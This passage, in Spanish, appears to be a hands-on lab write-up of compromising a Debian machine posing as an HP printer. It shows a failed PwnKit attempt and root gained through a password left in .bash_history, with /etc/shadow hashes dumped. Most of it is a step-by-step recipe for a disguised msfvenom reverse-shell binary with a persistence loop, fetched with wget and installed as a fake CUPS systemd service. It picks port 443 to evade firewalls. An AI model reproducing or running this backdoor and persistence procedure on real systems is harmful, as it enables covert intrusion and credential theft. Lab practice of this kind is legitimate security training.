msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > █
```

No funciona

→ Conflicto de Arquitectura (Payload)

→ **[set payload linux/x64/shell/reverse_tcp]**

→ **[set LPORT 445]** (o el que elijas)

→ **[exploit]**

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 445
LPORT => 445
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 192.168.10.100:445
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The pkexec binary was not found; try populating
PkexecPath "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > █
```

No funciona

NOTA: la teoría dice que es vulnerable, el exploit dice que funciona, pero la sesión no llega. A veces los sistemas de seguridad internos de la memoria (como **ASLR** o **Grsecurity**) bloquean el payload aunque el exploit entre.

→ **(.bash_history)**

Tras no lograr una escalada de privilegios mediante exploits de kernel, se procedió a auditar el historial de la shell (**.bash_history**) del usuario comprometido

→ **[cat ~/.bash_history]**

para revisar las últimas acciones del administrador del sistema. Se buscaban comandos que pudieran contener parámetros sensibles o comentarios olvidados."

```

hp-printer@PrinterJetDirect9100:~$ cat ~/.bash_history
sudo apt update
ip a
su -
ip router
ip route
ss -tlnp | grep 9100
ping -c 4 192.168.1.1
sudo apt update
su -
ip a
sudo vim /etc/network/interfaces

```

```

clear
pwd
echo "sudo systemctl start cups" >> .bash_history
clear
echo "ssh root@localhost # pass: printer54" >> .bash_history
echo "sudo passwd hp-printer # nueva clave: printer54" >> .bash_history
clear

```

Se identificó la cadena `udo passwd hp-printer # nueva clave: printer54`. El uso de comentarios (#) en la línea de comandos para anotar contraseñas es una vulnerabilidad crítica de **Exposición de Datos Sensibles (CWE-521)**."

→[sudo su -]

```

hp-printer@PrinterJetDirect9100:~$ sudo su -
[sudo] password for hp-printer:
hp-printer is not in the sudoers file.

```

Aquí tratamos de poner la contraseña que es [printer54], nos denegó el acceso, la razón de esto es que el administrador de la red fue un poco más estricto y no le dio permiso a este usuario para usar `sudo`.

→ Lo que vamos hacer es usar el Plan B: Escalada Horizontal, es simplemente de solo usar (su) directo

→[su -] + [printer54]

```

hp-printer@PrinterJetDirect9100:~$ su -
Password:
root@PrinterJetDirect9100:~#

```

Y de esta manera si medio privilegio de [root]

→ NOTA:

LA SESSIONS DE METASPRETER SE CERRO: ha pasado es que al ejecutar `su -`, Linux ha abierto una **nueva shell** (la de root) dentro de la shell que ya tenías. A veces, Metasploit interpreta ese cambio de entorno como que la sesión original ha terminado o se queda "colgada" porque no sabe cómo manejar el nuevo prompt de root.

Para recuperar la sesión solo tengo que volver a ejecutar el "troyano" (el archivo `.elf`) desde la máquina Debian,

→[./svc_printer_update.elf & disown]

```
root@PrinterJetDirect9100:/dev/shm# ./svc_printer_update.elf & disown
[1] 3012
root@PrinterJetDirect9100:/dev/shm#
```

→[con esto metasploit recibe la señal nueva mente y crea una sesión nueva]

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) >
[*] Sending stage (3090404 bytes) to 192.168.10.222
[*] Meterpreter session 2 opened (192.168.10.100:443 → 192.168.10.222:43562) at 2026-05-16 12:42:45 -0700
```

→[enter] + [sessions] para saber que numero se sesión tenemos

→[sessions 2] para entrar. A la sesión

→[shell] para tener una Shell normal

→[whoami] para saber que usuario soy

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  2    meterpreter x64/linux  root @ PrinterJetDirect9100.myguest.hp9100.org  192.168.10.100:443 → 192.168.10.222:43562 (192.168.10.222)

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions 2
[*] Starting interaction with 2...

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 3015 created.
Channel 1 created.
whoami
root
```

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  2    meterpreter x64/linux  root @ PrinterJetDirect9100.myguest.hp9100.org  192.168.10.100:443 → 192.168.10.222:43562 (192.168.10.222)

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) >
```

→[cat /etc/shadow] Ese archivo contiene los hashes de todas las contraseñas del sistema

```

cat /etc/shadow
root:$6$Wlt5PAEJ9iTM2/R/$x0ZrcHpE5Fms/ClwDatV7K0Cp6KwxeqWDndF798RXvpqd/Pyw17kpn7DSR64kwq.DpT.U7EohqHeeOwqAjVbE.:20582:0:99
daemon*:20582:0:99999:7:::
bin*:20582:0:99999:7:::
sys*:20582:0:99999:7:::
sync*:20582:0:99999:7:::
games*:20582:0:99999:7:::
man*:20582:0:99999:7:::
lp*:20582:0:99999:7:::
mail*:20582:0:99999:7:::
news*:20582:0:99999:7:::
uucp*:20582:0:99999:7:::
proxy*:20582:0:99999:7:::
www-data*:20582:0:99999:7:::
backup*:20582:0:99999:7:::
list*:20582:0:99999:7:::
irc*:20582:0:99999:7:::
_apt*:20582:0:99999:7:::
nobody*:20582:0:99999:7:::
systemd-networkd!:20582:0:1:
dhcpcd!:20582:0:1:
tss!:20582:0:1:
systemd-timesyncd!:20582:0:1:
messagebus!:20582:0:1:
dnsmasq!:20582:0:1:
avahi!:20582:0:1:
speech-dispatcher!:20582:0:1:
usbmux!:20582:0:1:
cups-pk-helper!:20582:0:1:
fwupd-refresh!:20582:0:1:
geoclue!:20582:0:1:
gnome-remote-desktop!:20582:0:1:
saned!:20582:0:1:
polkitd!:20582:0:1:
rtkit!:20582:0:1:
colord!:20582:0:1:
Debian-gdm!:20582:0:1:
hp-printer:$6$2GytWKF0baIdq6TA$ChQ4b.b.NeE3abnV1MaN4hkVj2ejJuavuiW2.mpNEopZFrU6iRiJkt8YmGqpmQ0vCFLQoU1hEu2pOXJ6bv5iK.:2058
:7:::

```

MOVIMIENTO LATERALES

A-> PASO[hacer una una acceso de METERPRETER 100 funcional]

1-[msfvenom -p linux/x64/meterpreter/reverse_tcp \LHOST=192.168.1.229 \LPORT=443 \-f elf -o cups-driver-update] . Crear el binario (En tu Kali) Usa este comando exacto. Al ser x64 nativo, será mucho más estable.

```


(root@RedRaptor-Hunt)-[~/Metalbin]
# msfvenom -p linux/x64/meterpreter/reverse_tcp \
LHOST=192.168.1.229 \
LPORT=443 \
-f elf -o cups-driver-update
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: cups-driver-update

```

Puerto 443: Usamos el puerto HTTPS. Es vital porque los firewalls suelen dejar salir el tráfico por el 443 pensando que es navegación web segura.

2-[**Crear el Script de Persistencia (El Guardián)**] Este script se encargará de que, si la conexión se cae, se vuelva a ejecutar el agente automáticamente.

```
[ls] verificar que se creo
cat <<EOF > persistence_script.sh
#!/bin/bash
while true; do
    if ! pgrep -x "cups-driver-upd" > /dev/null; then
        /var/tmp/cups-driver-update &
    fi
    sleep 60
done
EOF
```



```
(root@RedRaptor-Hunt)-[~/Metalbin]
# cat <<EOF > persistence_script.sh
#!/bin/bash
while true; do
    if ! pgrep -x "cups-driver-upd" > /dev/null; then
        /var/tmp/cups-driver-update &
    fi
    sleep 60
done
EOF

(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
cups-driver-update  persistence_script.sh

(root@RedRaptor-Hunt)-[~/Metalbin]
#
```

3.[**Crear el archivo de Servicio Systemd**]

```
[ls] ver si se creo el archivo
cat <<EOF > cups-maintenance.service
[Unit]
Description=CUPS Printer Driver Maintenance Service
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash /var/tmp/persistence_script.sh
Restart=always

[Install]
WantedBy=multi-user.target
EOF
```

```

(root@RedRaptor-Hunt)-[~/Metalbin]
# cat <<EOF > cups-maintenance.service
[Unit]
Description=CUPS Printer Driver Maintenance Service
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash /var/tmp/persistence_script.sh
Restart=always

[Install]
WantedBy=multi-user.target
EOF

(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
cups-driver-update  cups-maintenance.service  persistence_script.sh

(root@RedRaptor-Hunt)-[~/Metalbin]
#

```

4- [python3 -m http.server 8080] Levantar el servidor de entrega

```

(root@RedRaptor-Hunt)-[~/Metalbin]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

```

(root@RedRaptor-Hunt)-[~/Metalbin]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.222 - - [17/May/2026 10:33:22] "GET /cups-driver-update HTTP/1.1" 200 -
192.168.1.222 - - [17/May/2026 10:33:57] "GET /persistence_script.sh HTTP/1.1" 200 -
192.168.1.222 - - [17/May/2026 10:34:22] "GET /cups-maintenance.service HTTP/1.1" 200 -

```

PASO 2: Configuración del Receptor (Metasploit)

→ [service postgresql start] + [msfconsole]

Usamos el manejador de conexiones

→ [workspace] saber los espacio de trabajo

→ [Workspace: Metalbin] elegir espacio de trabajo

→ [use exploit/multi/handler]

→ [set PAYLOAD linux/x64/meterpreter/reverse_tcp]

→ [set LHOST 192.168.1.229]

→ [set LPORT 443]

→ [set ExitOnSession false]

→[[exploit -j](#)]

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.229
LHOST => 192.168.1.229
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
```

→[[options](#)] verificar toda la configuraciones

```
msf exploit(multi/handler) > options

Payload options (linux/x64/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.229   | yes      | The listen address (an interface may be specified) |
| LPORT | 443             | yes      | The listen port                                    |



Exploit target:



| Id | Name            | Local Address:Port | Peer Address:Port | Process                                |
|----|-----------------|--------------------|-------------------|----------------------------------------|
| 0  | Wildcard Target | 0.0.0.0:*          | 0.0.0.0:*         | users:(("avahi-daemon",pid=661,fd=12)) |
|    |                 | 0.0.0.0:58517      | 0.0.0.0:*         | users:(("avahi-daemon",pid=661,fd=14)) |
|    |                 | [*]:5353           | [*]:*             | users:(("avahi-daemon",pid=661,fd=13)) |
|    |                 | [*]:38297          | [*]:*             | users:(("avahi-daemon",pid=661,fd=15)) |
|    |                 | 0.0.0.0:631        | 0.0.0.0:*         | users:(("cupsd",pid=889,fd=7))         |
|    |                 | 0.0.0.0:9100       | 0.0.0.0:*         | users:(("cupsd",pid=889,fd=8))         |



View the full module info with the info, or info -d command.
```

PASO 3: Ejecución en la Víctima (Debian)

1. [[Descargar todo al directorio temporal](#)]

→wget http://192.168.1.229:8080/cups-driver-update -O /var/tmp/cups-driver-update wget

→http://192.168.1.229:8080/persistence_script.sh -O /var/tmp/persistence_script.sh wget

→http://192.168.1.229:8080/cups-maintenance.service -O /etc/systemd/system/cups-maintenance.service

```

root@PrinterJetDirect9100:/# wget http://192.168.1.229:8080/cups-driver-update -O /var/tmp/cups-driver-update
<0/cups-driver-update -O /var/tmp/cups-driver-update
--2026-05-17 20:33:22-- http://192.168.1.229:8080/cups-driver-update
Connecting to 192.168.1.229:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: '/var/tmp/cups-driver-update'

0K 100% 16.9M=0s

2026-05-17 20:33:22 (16.9 MB/s) - '/var/tmp/cups-driver-update' saved [250/250]

root@PrinterJetDirect9100:/# wget http://192.168.1.229:8080/persistence_script.sh -O /var/tmp/persistence_script.sh
<persistence_script.sh -O /var/tmp/persistence_script.sh
--2026-05-17 20:33:57-- http://192.168.1.229:8080/persistence_script.sh
Connecting to 192.168.1.229:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 144 [application/x-sh]
Saving to: '/var/tmp/persistence_script.sh'

0K 100% 4.88M=0s

2026-05-17 20:33:57 (4.88 MB/s) - '/var/tmp/persistence_script.sh' saved [144/144]

root@PrinterJetDirect9100:/# wget http://192.168.1.229:8080/cups-maintenance.service -O /etc/systemd/system/cups-maintenance.service
<cups-maintenance.service -O /etc/systemd/system/cups-maintenance.service
--2026-05-17 20:34:22-- http://192.168.1.229:8080/cups-maintenance.service
Connecting to 192.168.1.229:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: '/etc/systemd/system/cups-maintenance.service'

0K 100% 15.4M=0s

2026-05-17 20:34:22 (15.4 MB/s) - '/etc/systemd/system/cups-maintenance.service' saved [207/207]

root@PrinterJetDirect9100:/#

```

→ [`cd /var/tmp/`] irnos a la carpeta a donde se descargaron los archivos
[`ls`] para enumerar

```

root@PrinterJetDirect9100:/etc/systemd/system# cd /var/tmp/
cd /var/tmp/
root@PrinterJetDirect9100:/var/tmp# ls
ls
cups-driver-update
persistence_script.sh
systemd-private-d9e8f63330b542eda02ee68365373bdb-color.service-Ipi8zA
systemd-private-d9e8f63330b542eda02ee68365373bdb-fwupd.service-3096fH
systemd-private-d9e8f63330b542eda02ee68365373bdb-low-memory-monitor.service-oBKiqY
systemd-private-d9e8f63330b542eda02ee68365373bdb-ModemManager.service-z8rKOD
systemd-private-d9e8f63330b542eda02ee68365373bdb-polkit.service-DYoRee
systemd-private-d9e8f63330b542eda02ee68365373bdb-power-profiles-daemon.service-k1ej0J
systemd-private-d9e8f63330b542eda02ee68365373bdb-switcheroo-control.service-CKLTVp
systemd-private-d9e8f63330b542eda02ee68365373bdb-systemd-logind.service-C03nr8
systemd-private-d9e8f63330b542eda02ee68365373bdb-upower.service-z0k5y8
root@PrinterJetDirect9100:/var/tmp#

```

2. → [**Dar permisos de ejecución**]

→ `chmod +x /var/tmp/cups-driver-update`

→ `chmod +x /var/tmp/persistence_script.sh`

```

root@PrinterJetDirect9100:/var/tmp# chmod +x /var/tmp/cups-driver-update
chmod +x /var/tmp/cups-driver-update
root@PrinterJetDirect9100:/var/tmp# chmod +x /var/tmp/persistence_script.sh
chmod +x /var/tmp/persistence_script.sh
root@PrinterJetDirect9100:/var/tmp#

```

3.--> [**Activar la persistencia automática**]

→ `systemctl daemon-reload`

→systemctl enable cups-maintenance.service

→systemctl start cups-maintenance.service

```
root@PrinterJetDirect9100:/var/tmp# systemctl daemon-reload
systemctl daemon-reload
root@PrinterJetDirect9100:/var/tmp# systemctl enable cups-maintenance.service
systemctl enable cups-maintenance.service
root@PrinterJetDirect9100:/var/tmp# systemctl start cups-maintenance.service
systemctl start cups-maintenance.service
root@PrinterJetDirect9100:/var/tmp#
```

→[exploit] tirar el exploit

→[enter] + [sessions] para ver la sessions que se creo.

→[sessions 1]

```
msf exploit(multi/handler) > [*] Sending stage (3090404 bytes) to 192.168.1.222
[*] Meterpreter session 1 opened (192.168.1.229:443 → 192.168.1.222:51804) at 2026-05-17 10:59:55 -0700

msf exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type                Information                                     Connection
  --  ---  --
   1               meterpreter x64/linux  root @ PrinterJetDirect9100.myquest.hp9100.org  192.168.1.229:443 → 192.168.1.222:51804 (192.168.1.222)

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Tenemos una session de Meterpreter

→[shell] para tener una Shell normal

→[whoami] para saber que usuario soy

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions

Active sessions
=====
  Id  Name  Type                Information                                     Connection
  --  ---  --
   2               meterpreter x64/linux  root @ PrinterJetDirect9100.myquest.hp9100.org  192.168.10.100:443 → 192.168.10.222:43562 (192.168.10.222)

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions 2
[*] Starting interaction with 2...

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 3015 created.
Channel 1 created.
whoami
root

```

→[cat /etc/shadow] Ese archivo contiene los hashes de todas las contraseñas del sistema

```

cat /etc/shadow
root:$6$Wlt5PAEJ9iTm2/R/$x0ZrcHpE5Fms/ClwDatV7K0Cp6KwxeqWdndF798RXvpqd/Pyw17kpn7DSR64kwq.DpT.U7EohqHeeOwqAjVbE.:20582:0:99
daemon*:20582:0:99999:7:::
bin*:20582:0:99999:7:::
sys*:20582:0:99999:7:::
sync*:20582:0:99999:7:::
games*:20582:0:99999:7:::
man*:20582:0:99999:7:::
lp*:20582:0:99999:7:::
mail*:20582:0:99999:7:::
news*:20582:0:99999:7:::
uucp*:20582:0:99999:7:::
proxy*:20582:0:99999:7:::
www-data*:20582:0:99999:7:::
backup*:20582:0:99999:7:::
list*:20582:0:99999:7:::
irc*:20582:0:99999:7:::
_apt*:20582:0:99999:7:::
nobody*:20582:0:99999:7:::
systemd-networkd!:20582:0:1:
dhcpcd!:20582:0:1:
tss!:20582:0:1:
systemd-timesyncd!:20582:0:1:
messagebus!:20582:0:1:
dnsmasq!:20582:0:1:
avahi!:20582:0:1:
speech-dispatcher!:20582:0:1:
usbmux!:20582:0:1:
cups-pk-helper!:20582:0:1:
fwupd-refresh!:20582:0:1:
geoclue!:20582:0:1:
gnome-remote-desktop!:20582:0:1:
saned!:20582:0:1:
polkitd!:20582:0:1:
rtkit!:20582:0:1:
colord!:20582:0:1:
Debian-gdm!:20582:0:1:
hp-printer:$6$2GytWKF0baIdq6TA$ChQ4b.b.NeE3abnV1MaN4hkVj2ejJuavuiW2.mpNEopZFrU6iRiJkt8YmGqpmQ0vCF1QoU1hEu2pOXJ6bv5iK.:2058
:7:::

```

→ [ifconfig] verificar si tiene otra cementación de red para poder hacer salto a otras maquinas.

```

meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP, LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : enp0s3
Hardware MAC : 08:00:27:ca:16:57
MTU        : 1500
Flags      : UP, BROADCAST, MULTICAST
IPv4 Address : 192.168.1.222
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feca:1657
IPv6 Netmask : ffff:ffff:ffff:ffff::

```